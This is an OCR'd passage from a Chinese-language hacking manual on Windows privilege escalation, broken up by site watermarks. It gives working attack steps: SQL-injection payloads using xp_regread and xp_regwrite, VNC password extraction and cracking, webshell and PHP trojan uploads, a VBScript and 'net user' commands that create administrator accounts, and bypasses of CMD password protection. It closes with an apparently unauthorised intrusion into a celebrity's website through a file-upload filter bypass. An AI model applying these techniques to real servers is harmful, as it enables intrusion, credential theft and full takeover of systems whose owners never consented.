


图8.91


图8.93

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

MSSQL服务器，那么也可以像VNC那样通过xp_regread读取键值，然后再通过Radmin hash版登录。

8.11 VNC提权技巧

一、VNC简介

VNC，全称为Virtual Network Computing，是一个桌面共享系统。它的功能类似于Windows中的远程桌面。VNC使用了RFB（Remote FrameBuffer，远程帧缓冲）协议来实现远程控制另外一台计算机，它把键盘、鼠标动作发送到远程计算机，并把远程计算机的屏幕发回到本地。VNC技术与平台无关，VNC Viewer可以和VNC Server处在不同的操作系统上，VNC几乎支持所有的操作系统，也支持Java，甚至可以通过支持Java的浏览器来访问VNC Server，多个VNC客户端也可以同时连接到一个VNC Server上。




图8.94

二、VNC的安装

VNC的安装非常简单，安装过程基本为傻瓜化安装，安装后在服务端需要进行简单的配置，首先要为其增设一个密码，如图8.94。然后需要注意的是VNC默认的连接端口号为5900，大家在使用的时候也可以自行更改，如图8.95。




图8.95

下面我们通过VNC Viewer来访问，在本机中打开VNC Viewer，输入服务端的IP地址，如图8.96。填入服务端设置的验证密码，就可以进行连接了，连接效果要远远好于浏览器访问，如图8.97。



图8.96




图8.97

三、VNC提权原理

VNC的服务端安装后，会将密码写入到注册表“HKEY_LOCAL_MACHINE\SOFTWARE\RealVNC\WinVNC4\”的password键值下（不同版本可能会略有不同），我们将该项导出来：

```
Windows Registry Editor Version 5.00

[HKEY_LOCAL_MACHINE\SOFTWARE\RealVNC\WinVNC4]
"Password"=hex:28,ad,59,1a,62,b4,ad,94  关键值
"SecurityTypes"="VncAuth"
"ReverseSecurityTypes"="None"
"QueryConnect"=dword:00000000
"dummy"=""
```

其实我们提权正是靠的读取“HKEY_LOCAL_MACHINE\SOFTWARE\RealVNC\WinVNC4\password”的值（默认为十进制），将读取出来的值转换为十六进制，然后使用工具破解就行了，如图8.98。




图8.98

四、VNC提权之旅

1、webshell下vnc的提权

我使用海阳ASP木马来进行演示，其中“一些

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

零碎的小东西”里就有相关注册表键值读取的功能，如图8.99。

点击“一些零碎的小东西”，如图8.100，在“注册表键值读取”中填写“HKEY_LOCAL_MACHINE\SOFTWARE\RealVNC\WinVNC4\password”，就可以读取出一组数据，注意读取出来的数值为十进制的，如图8.101。

下面我们将这些数值分别转换为十六进制，通过进制转换工具，可以看到40的十六进制为“28”，如图8.102。依次类推，分别转换40，173，89，26，98，180，173，148为十六进制的28，ad，59，1a，62，b4，ad，94，现在我们的任务只需一步就可以竣工了。

通过执行“vncx -W”，注意W为大写，将上述的十六进制值依次输入，每输入一个都要点击回车，这样当输入完最后一个点击回车后，我们的明文密码也就知晓了，这里为“admin”，如图8.103，最后使用VNC Viewer来连接测试看看，密码正确，如图8.104，能够读取注册表的地方都要考虑VNC提权哟！



图8.101




图8.102




图8.103

相信Lcx大哥所写的“MSSQL db_owner角色注入直接获得系统权限”一文早已经是脍炙人口了，在这里我就不得不提一下db_owner角色下考虑使用VNC提权，可能需要的条件有点儿苛刻，但是这种条件在某些时候也是能够实现的，其实在public权限下大家也可以测试一下，如果它的public的用户支持xp_regread就行了。

```
1、create table [dbo].[cyfd] ([gyfd] [uniqueidentifier]); --
2、DECLARE @result uniqueidentifier
EXEC master.dbo.xp_regread 'HKEY_LOCAL_MACHINE','SOFTWARE\RealVNC\WinVNC4',
```




图8.99




图8.100




图8.104

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
Password, @result output insert into cyfd (gyfd) values(@result);--
    3、select * from [dbo].[cyfd]--
```




图8.105




图8.106




图8.107




图8.108

在查询分析器里依次执行上边的三条代码，输出结果为“1A59AD28-B462-94AD-0000-000000000000”，如图8.105，而实际的为“28ad591a62b4ad94”，相信大家都可以看出规律的，至于破解和上面提到的一样。

如果在URL中执行也是可以的，只不过最后一步需要使用NBSI或者啊D跑一下cyfd表的内容：

```
URL; create table [dbo].[cyfd] ([gyfd] [uniqueidentifier]); --
URL;DECLARE @result uniqueidentifier EXEC master.dbo.xp_regread 'HKEY_LOCAL_MACHINE','SOFTWARE\RealVNC\WinVNC4', Password, @result output insert into cyfd (gyfd) values(@result);--
```

8.12 NetBox和Magic Winmail的提权

一、Magic Winmail提权

Magic Winmail Server是Windows平台下安全易用的全功能邮件服务器软件，支持SMTP/ESMTP/POP3/IMAP/WebMail/LDAP（公共地址簿）/SSL（TLS）/IIS和Apache、Web管理等功能，很多中小型企业都使用它来架设邮件服务器，Magic Winmail的运行界面如图8.106所示。

在获得webshell后，如果知道了对方服务器安装了Magic WinmailServer，那么我们就很有可能给它提升权限了。关于Magic WinmailServer提权的成因，是因为它默认安装时是使用System级别安装的，所以它也就继承了System权限。下面我就通过Windows2000＋MagicWinmailServer2.3来进行提权演示。

安装后的Magic WinmailServer开启了web服务，默认端口为6080，如图8.107。我们在浏览器中打开“http://192.168.1.254:6080”，可以看到开启了Magic WinmailServer的http功能，如图8.108。

别忘了前提条件是我们已经获得了http://192.168.1.254这台服务器的webshell，这样的

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

话我们提权就有希望了。进入webshell，查找Magic WinmailServer安装目录下的“server\webmail”路径，如图8.109。在该路径下上传我们的php木马，然后直接访问“http://192.168.1.254:6080/shell.php”即可，如图8.110所示。




图8.109




图8.110

通过php木马的cmd功能执行“net user test test /add”，“net localgroup administrators test /add”，就可以添加一个系统用户test了。

二、NetBox提权

NetBox是一个全新概念的开发平台，它提供了业界最快速的用于开发Internet商业应用的开发和编译工具。NetBox支持包括JavaScript、VBScript、Perl等目前应用最为广泛的脚本语言来构建功能强大和性能稳定的应用服务器、网络服务器以及HTML-Based网络多媒体桌面应用。

大家对于小旋风Web服务器都知道吧，它就是基于NetBox开发的，如图8.111。如果我们在webshell里发现了NetBox的踪影，那么就不妨通过webshell往Netbox目录下的wwwroot上传一个webshell，然后再尝试执行cmd命令，大多数情况下都是可以执行系统命令的，如图8.112。




图8.111




图8.112

8.13 禁用NET程序的提权

Net.exe在提权中可以说是举足轻重，但是很多管理员往往禁用了net.exe或者是将其删除，我在这里就提供几个解决的思路。

1、在webshell下可以把本机的net.exe上传到目标主机中，然后使用该net.exe进行提权操作。

2、假如使用“net.exe user 用户 密码”添加用户失败的话，可以尝试“net1.exe user 用户 密码”。

3、将无net的提权脚本user.vbs上传到目标站点，然后执行“cscript user.vbs 用户 密码”。

```
struser=wscript.arguments(0)
strpass=wscript.arguments(1)

set lp=createObject("WSCRIPT.NETWORK")
oz="WinNT://"&lp.ComputerName
Set ob=GetObject(oz)
Set oe=GetObject(oz&"/Administrators,group")
```


每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
Set od=ob.create("user",struser)
od.SetPassword strpass
od.SetInfo
Set of=GetObject(oz&"/" & struser & ",user")
oe.Add(of.ADsPath)

For Each admin in oe.Members
if struser=admin.Name then
Wscript.echo struser & " 建立成功!"
wscript.quit
end if
Next
Wscript.echo struser & " 用户建立失败!"
```

我在webshell下执行“cscript 目录/user.vbs sist sist”可以成功添加，如图8.113。



图8.113

4、dllcache目录文件的妙用，通过调用“C:\windows\system32\dllcache\net1.exe”文件也可以成功添加用户，如图8.114。




图8.114

5、注册表导入法

系统帐号其实是和注册表紧密联系的，一个帐号在注册表中有两个值，我们可以将本地的注册表文件上传到对方电脑中，然后添加到注册表中。比如对方电脑使用的是2003系统，那么我们本地最好也是2003系统（虚拟机即可），从注册表中导出test和000003F8，并分别命名为test.reg和test1.reg，如图8.115。




图8.115




图8.116




图8.117

将这两个文件上传到服务器的E盘目录下，如图8.116，然后执行“regedit /s e:\test.reg”，如图8.117，再执行“regedit /s e:\test1.reg”，这样用户就添加完毕了，记得添加完毕后要将test.reg和test1.reg删除。

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

8.14 CMD程序保护的提权

关于CMD的防护正在逐渐加强，那么管理员是如何进行防护的呢？由于CMD过于强大，因此很少有人会禁用CMD，而是将CMD加密处理，但是大多数管理员使用的都是网上给出的CMD加密码的脚本，我们来看看这种大众化的bat文件到底是什么样的，如图8.118。



图8.118

```
@echo off
color c
cls
title //设置标题
set pass=0
set time=3
echo                    //弹出任意提示语
echo                    // 弹出任意提示语
:start
set /p pass="你好，请输入密码:"
if %pass%==123456 goto ok   //设置密码为123456
echo 对不起，密码错误请重新输入
echo  你还有%time% 次机会
if %time%==0 goto end    echo 非法用户，你没有登陆权限，谢谢
set /A time=%time%-1
goto start
:end
exit
cls
:ok
echo 密码正确，谢谢合作
title 你好，欢迎进入dos世界
```

脚本很短，管理员是如何使用的呢？首先把它保存到“c:\test.bat”，当然这个路径是可以自行定义的，然后来到注册表的“HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Command Processor”项下修改AutoRun为“c:\test.bat”，如图8.119。这样在“开始”—“运行”栏中输入cmd，打开CMD窗口时就会提示输入密码，如图8.120。




图8.119

对于这种防护机制要如何突破呢？我提供两种思路，一个是删除“c:\test.bat”这个文件，一个是修改注册表的AutoRun为空，如图8.121，这样我们就




图8.120

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

可以正常的运行CMD了，如图8.122。

我们再来看一个注入点下的实例：对于SA权限的渗透，我们已经了解了很多，但是在这里却不起作用，我通过pangolin注入发现提示输入密码，这样所有基于命令行的操作就都没法执行了，如图8.123。



图8.122




图8.123




图8.124




图8.125




图8.121

在SA那节中不知大家有没有注意到xp_regwrite这个非常有用的存储过程，它具有写注册表的能力，通过xp_regwrite把autorun的值改写为空就一切都好办了。

xp_regwrite扩展的用法为“exec maseter.dbo.xp_regwrite Root_Key,SubKey,Value_Type,Value”，REG_SZ在注册表中，是一种字符串类型，代表一个简单的文本字符串，是最常见的一种数据类型。我在注入点下执行“http://www.test.com/test.asp?id=16;exec master.dbo.xp_regwrite 'HKEY_LOCAL_MACHINE','SOFTWARE\Microsoft\Command Processor','AutoRun','REG_SZ','';--”，然后通过HDSI来执行“net user”，可以看到已经能够成功执行了，所以在渗透过程中我们要善于将学过的知识结合起来，如图8.124。

8.15 提权实例演示

这天好友黑色之恋发来了黄圣依的网站，说是安装了Fckeditor，我正好有时间，于是就对其进行了渗透检测。

一、上传得到shell

我尝试上传asp和asa木马失败，然后新建1.asp的文件夹，发现解析为“1_asp”了，最后测试解析漏洞，尝试上传a.asp;a.jpg的木马，但是发现还是被解析为了“a_asp;a.jpg”，经过多次测试，通过上传“3.jpg.asa;gif”这种文件绕过了过滤，注意在gif前没有“.”，如图8.125所示。得到了上传的一句话小马的地址，如图8.126，然后顺理成章的就得到了webshell，如图8.127。




图8.126

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

二、shell中敏感信息获取

我简单的看了下其它几个盘符，发现均能浏览，看起来权限不小，“C:\Documents and Settings\All Users\Application Data\Symantec\pcAnywhere\”目录可以访问，应该是安装了pcAnyWhere，如图8.128。

抓紧把该目录下的PCA[1].yshjuli.CIF下载到本地，通过PCanyWhere破解工具查看了下密码，如图8.129。在尝试连接的时候，却提示需要服务器的管理密码，如图8.130。

我社工测试了几个帐户和密码，均失败了，看来还要经过一番折腾啊，该从哪里入手呢？我查看了“开始”目录，发现了Serv-U，把“?Serv-U Administrator.lnk”下载到本地，查看属性，发现了安装目录“D:\Program Files\RhinoSoft.com\Serv-U\”，如图8.131。

可以查看ServUDaemon.ini文件内容，但是里面的密码均无法破解，无法写入，通过Serv-U FTP提权失败了，如图8.132。




图8.129




图8.131

再来尝试Ser-U的exp提权，如图8.133。提交后，不论提权成功与否，它都会提示“提权完毕，已执行了命令”，但是在这里我发现没有添加上管理用户，看来Serv-U这条路是断了。

我在“C:\RECYCLER\”里上传了Cmd.exe，




图8.127




图8.128




图8.130




图8.132




图8.133

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

